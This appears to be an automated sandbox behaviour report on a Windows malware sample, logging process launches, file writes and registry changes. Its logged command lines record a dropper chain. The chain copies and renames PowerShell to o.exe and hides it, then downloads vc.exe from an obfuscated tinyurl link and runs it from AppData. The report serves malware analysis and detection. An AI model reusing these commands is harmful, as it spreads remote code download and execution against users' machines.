File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 7140 Parent PID: 6844

General

Start time:	09:31:46
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c timeout /t 1 & cd %temp% & ren powershell.exe o.exe & exit
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\powershell.exe	C:\Users\user\AppData\Local\Temp\o.exe	success or wait	1	BF6334	MoveFileWithProgressW

Analysis Process: conhost.exe PID: 7148 Parent PID: 7120

General

Start time:	09:31:46
Start date:	19/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 7156 Parent PID: 6844

General

Start time:	09:31:47
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c %temp%\o.exe -w 1 cd $env:temp; Start-Sleep 3; (get-item o.exe).Attributes += 'Hidden'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7164 Parent PID: 7140

General

Start time:	09:31:47
Start date:	19/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 4308 Parent PID: 7156

General

Start time:	09:31:47
Start date:	19/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Robocopy.exe PID: 5776 Parent PID: 7120

General

Start time:	09:31:47
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\Robocopy.exe
Wow64 process (32bit):	true
Commandline:	robocopy C:\Windows\system32\WindowsPowerShell\v1.0\ C:\Users\user\AppData\Local\Temp powershell.exe /mt /z
Imagebase:	0x170000
File size:	103936 bytes
MD5 hash:	BB8F54AE10FDA174289A4A495809EB69
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\powershell.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	181CBC	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\powershell.exe	0	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0b 34 87 fb 4f 55 e9 a8 4f 55 e9 a8 4f 55 e9 a8 51 07 7a a8 4d 55 e9 a8 46 2d 7a a8 45 55 e9 a8 20 31 ea a9 4b 55 e9 a8 20 31 ed a9 54 55 e9 a8 4f 55 e8 a8 cc 55 e9 a8 20 31 e8 a9 4a 55 e9 a8 20 31 ec a9 45 55 e9 a8 20 31 e7 a9 47 55 e9 a8 20 31 16 a8 4e 55 e9 a8 20 31 eb a9 4e 55 e9 a8 52 69 63 68 4f 55 e9 a8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....4..OU..OU..OU..Q.z. MU..F-z.EU.. 1..KU.. 1..TU..OU...U.. 1..JU.. 1..EU.. 1..GU.. 1..NU.. 1..NU..RichOU.....	success or wait	4	181CBC	CopyFileExW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\ResKit	success or wait	1	1823B9	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\ResKit\Robocopy	success or wait	1	1823B9	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\ResKit\Robocopy	WaitTime	dword	30000	success or wait	1	18244B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\ResKit\Robocopy	RetryMax	dword	1000000	success or wait	1	18244B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\ResKit\Robocopy	JobDir	unicode	::	success or wait	1	18250F	RegSetValueExW

Analysis Process: timeout.exe PID: 5568 Parent PID: 7140

General

Start time:	09:31:47
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 1
Imagebase:	0x11a0000

File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 4880 Parent PID: 6844

General

Start time:	09:31:50
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c %temp%\o.exe -w 1 (New-Object Net.WebClient).DownloadFile(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe')
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 1708 Parent PID: 6844

General

Start time:	09:31:50
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c %temp%\o.exe -w 1 Start-Sleep 7; Move-Item 'vc.exe' -Destination '$env:appdata'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 3564 Parent PID: 4880

General

Start time:	09:31:50
Start date:	19/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6260 Parent PID: 6844

General

Start time:	09:31:50
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c %temp%\o.exe -w 1 Start-Sleep 12; cd $env:appdata; ./vc.exe;
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5076 Parent PID: 1708

General

Start time:	09:31:50
Start date:	19/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: o.exe PID: 6036 Parent PID: 4880

General

Start time:	09:31:51

Start date:	19/11/2020
Path:	C:\Users\user\AppData\Local\Temp\o.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\o.exe -w 1 (New-Object Net.WebClient).Download File(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe')
Imagebase:	0x1250000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67CECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67CECF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xoqj34sn.4ye.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66B31E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_npjvw0rs.zxi.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66B31E60	CreateFileW
C:\Users\user\Documents\20201119\PowerShell_transcript.367706.MJQ4zjyk.20201119093157.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66B31E60	CreateFileW
C:\Users\user\Documents\vc.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66B31E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\o.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	67FFC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xoqj34sn.4ye.ps1	success or wait	1	66B36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_npjvw0rs.zxi.psm1	success or wait	1	66B36A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xoqj34sn.4ye.ps1	unknown	1	31	1	success or wait	1	66B31B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_npjvw0rs.zxi.psm1	unknown	1	31	1	success or wait	1	66B31B4F	WriteFile
C:\Users\user\Documents\20201119\PowerShell_transcript.367706.MJQ4zjyk.20201119093157.txt	unknown	3	ef bb bf	...	success or wait	1	66B31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201119\PowerShell_transcript.367706.MJQ4zjyk.20201119093157.txt	unknown	672	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 31 39 30 39 33 32 31 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 36 37 37 30 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 55 73	********..Windows PowerShell transcript start..Start time: 20201119093218..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 367706 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Us	success or wait	11	66B31B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	66B31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 ff ff ff ff 79 48 e2 38 ca 9f d5 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	.....Get-Random........CFS........Out-String........Write-Progress........Disable-PSBreakpoint........Update-FormatData........Write-Information........ConvertTo-Xml........Set-Variable........Out-Printer........yH.8....I...C:\Program Files (x86)\WindowsP	success or wait	1	66B31B4F	WriteFile
C:\Users\user\Documents\vc.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 66 b3 b5 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 48 02 00 00 0a 00 00 00 00 00 00 d4 66 02 00 00 20 00 00 00 80 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 02 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...f.._.......... ....H...........f... ....@.. ....@................	success or wait	39	66B31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\vc.exe	unknown	568	31 15 30 13 06 03 55 04 0a 13 0c 44 69 67 69 43 65 72 74 20 49 6e 63 31 19 30 17 06 03 55 04 0b 13 10 77 77 77 2e 64 69 67 69 63 65 72 74 2e 63 6f 6d 31 31 30 2f 06 03 55 04 03 13 28 44 69 67 69 43 65 72 74 20 53 48 41 32 20 41 73 73 75 72 65 64 20 49 44 20 54 69 6d 65 73 74 61 6d 70 69 6e 67 20 43 41 02 10 04 cd 3f 85 68 ae 76 c6 1b b0 fe 71 60 cc a7 6d 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 00 a0 81 98 30 1a 06 09 2a 86 48 86 f7 0d 01 09 03 31 0d 06 0b 2a 86 48 86 f7 0d 01 09 10 01 04 30 1c 06 09 2a 86 48 86 f7 0d 01 09 05 31 0f 17 0d 32 30 30 33 31 36 30 38 32 37 30 30 5a 30 2b 06 0b 2a 86 48 86 f7 0d 01 09 10 02 0c 31 1c 30 1a 30 18 30 16 04 14 03 25 bd 50 5e da 96 30 2d c2 2f 4f a0 1e 4c 28 be 28 34 c5 30 2f 06 09 2a 86 48 86 f7 0d 01 09 04 31 22	1.0...U....DigiCert Inc1.0...U ....www.digicert.com110/.. U...(DigiCert SHA2 Assured ID Timestamping CA....?.h.v....q`..m0 ...`.H.e.....0...*.H..... 1...*.H.....0...*.H.....1. ..200316082700Z0+..*.H.... ....1.0.0.0....%.P^..0- ./O..L(.(4.0/..*.H.....1"	success or wait	1	66B31B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 0b 10 00 00 12 00 00 00 80 11 cc 05 b3 0b 9f 0b a3 09 00 00 00 00 b4 06 56 00 50 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@...e..... .....V.P.....	success or wait	1	67FB76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 27 00 00 00 0e 00 20 00	H.....<@.^...L."My.. .:'..... .	success or wait	15	67FB76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	15	67FB76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	67FB76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	9	67FB76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 16 3b 40 01 45 4d 40 01 42 4d 40 01 dc 71 40 01 ed 44 40 01 dd 71 40 01 1b 3b 40 01 19 3b 40 01 6d 45 40 01 bc 3c 40 01 bd 3c 40 01 be 3c 40	....T.@...@.V.@.H. @.X.@. [.@.NT@.HT@..S@..S@. hT@..S @..S@..S@.\.@..T@..T@. @X@.?X@. .T@..S@..S@..T@..T@.x T@.zT@..T @.=M@.DM@.:M@."M@. M@.!M@.;M@. .D@..D@.@M@. <M@.$M@.8M@.?M@..; @.EM@.BM@..q@..D@.. q@..;@..;@.mE@..<@.. <@..<@	success or wait	9	67FB76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\o.exe.log	unknown	1837	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74 2c 20 56 65 72 73 69 6f 6e 3d 33 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2c 20 56 65 72 73 69 6f 6e 3d 33 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 22 2c 30 0d 0a 33 2c 22	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.PowerShell.ConsoleHost, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35",0..2 ,"System.Management.Automation, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35",0..3,"	success or wait	1	67FFC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67CC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67CC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	67C203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67CCCA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	67C203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	67C203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	67C203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	67C203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67CC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67CC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	67C203DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67CD1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21272	success or wait	1	67CD203F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	140	66B31B4F	ReadFile
